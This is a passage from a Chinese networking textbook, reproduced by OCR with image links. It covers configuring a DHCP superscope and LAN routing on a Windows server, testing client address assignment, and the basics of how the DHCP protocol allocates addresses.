


图 7-46　作用域 1 和作用域 2

4. 在主机 2 新建超级作用域

(1) 右击“主机 2”选项，在弹出的快捷菜单中选择“新建超级作用域”命令，如图 7-47 所示，进入“新建超级作用域向导”界面。




图 7-47　新建超级作用域

(2) 输入超级作用域名称如“A 栋宿舍 IP”，单击“下一步”按钮，选中超级作用域包含的区域名称，分别是“作用域 1”和“作用域 2”，如图 7-48 所示。



图 7-48　选择作用域

(3) 新建超级作用域后如图 7-49 所示。




图 7-49　查看超级作用域

5. 在主机 2 启用 LAN 路由

(1) 为使 A 栋宿舍"192.168.1.0"网段与"172.16.1.0"网段主机能够相互通信,还需启动主机 2 的 LAN 路由。选择"开始"→"管理工具"→"路由和远程访问"命令,在打开的窗口中右击"主机 2"选项,在弹出的快捷菜单中选择"配置并启用路由和远程访问"命令,如图 7-50 所示。




图 7-50 配置并启用路由

(2) 启用主机 2 的 LAN 路由。在安装向导单击"自定义配置"按钮,再单击"下一步"按钮,然后选择"LAN 路由"选项,完成后开启路由服务。

6. 实验测试

(1) 在主机 2 作用域 1 地址池中新建排除网段"192.168.1.10～192.168.1.253",用于模拟 A 栋宿舍"192.168.1.0"网段地址池即将用尽的情况。进入作用域 1 右击"地址池"选项,在弹出的快捷菜单中选择"新建排除范围"命令,如图 7-51 所示。



图 7-51 新建排除网段

(2) 在"添加排除"对话框中新建排除段 IP 地址段"192.168.1.10～192.168.1.253",此时地址池可供分配的 IP 只剩"192.168.1.254",如图 7-52 所示。




图 7-52　添加排除网段

(3) 先后启动主机 1 和主机 3，将 IP 地址设置为自动获取，通过"ipconfig　/all"命令查看两台主机的 IP 和 DHCP 服务器地址，如图 7-53 所示。




图 7-53　主机 1 和主机 3 获得的 IP 地址

(4) 在主机 1 通过 ping 命令测试与主机 3 能否正常通信，如图 7-54 所示。从图 7-54 中可以看到 TTL 值从默认 128 减为 127，表明经过 1 个路由器转发。





图 7-54　两主机连通性测试



(1) 若网络中 DHCP 服务器故障或无法与 DHCP 服务器通信,客户机将从自动专用地址段“169.254.0.1～169.254.255.254”随机选择一个 IP 地址作为自身地址,并每隔 5min 广播一次请求信息,直到从 DHCP 服务器获取到正确 IP 为止。

(2) 两个网段不同的计算机即使接入同一个交换机仍不能 ping 通,因为它们网络号不同,逻辑上仍不属于同一局域网。

(3) DHCP 动态分配 IP 的对象仅限客户机,服务器网络设备由于对外要提供服务,IP 地址不能随意变更,只能通过静态配置。

(4) 当客户机采取自动获取 IP 时,系统每次启动获取到的 IP 一般是不同的,虽然使用方便,但会带来系统启动延迟,建议网络主机数量很少时仍使用静态分配。



配置 IP 有两种方法:第一种是静态输入 IP 地址,给主机配置一个固定 IP,即在静态分配下网络管理员需记录哪些 IP 地址已被分配、哪些地址可供使用、客户端必须手动输入 IP 地址等信息,这会给管理员和客户双发带来不便;第二种方法是通过 DHCP 协议动态获取 IP,由 DHCP 服务器将地址池中可供使用的 IP 信息动态分配给客户端,从而减轻网络规划、管理和维护给管理员带来的负担,即使网络拓扑发生变化,客户机也能获取到合适的 IP,并且可以避免因静态分配带来的冲突问题。

DHCP(Dynamic Host Configure Protocol)动态主机配置协议由 IETF(Internet 工程任务小组)设计开发,用于为网络中的主机自动分配 TCP/IP 参数的协议。DHCP 采用客户端/服务器模式,客户端在初始化网络配置时向所处网络广播 TCP/IP 参数请求,DHCP 服务器收到后根据网络环境自动为客户端分配合适的 IP 地址信息,包括子网掩码、默认网关和 DNS 服务器等 TCP/IP 参数。

7.4.1 DHCP 协议地址分配方式

DHCP 协议中 IP 地址分配有两种方式,分别是自动分配和动态分配。

(1) 自动分配。当 DHCP 服务器使用自动分配方式时,在客户端第一次从 DHCP 服务器成功租用 IP 地址后,可以永远使用该地址。

(2) 动态分配。当使用动态分配方式时,在客户端第一次从 HDCP 服务器租用 IP 地址后,并不能无限期使用下去,一旦租约到期,客户端必须释放该 IP 并重新申请新地址或续租。

7.4.2 DHCP 服务工作原理

当客户端 IP 设为自动获取方式时,主机启动后将通过以下步骤获得 TCP/IP 参数。

(1) 客户端启动后登录网路,系统发现 TCP/IP 协议没有任何配置参数,将向网络发出一个 DHCPDISCOVER 封包。封包源地址为“0.0.0.0”,目的地址为“255.255.255.255”,向所处网络广播 DHCPDISCOVER 封包。

(2) DHCP 服务器在监听到客户端发出的 DHCPDISCOVER 广播后,服务器从尚未出

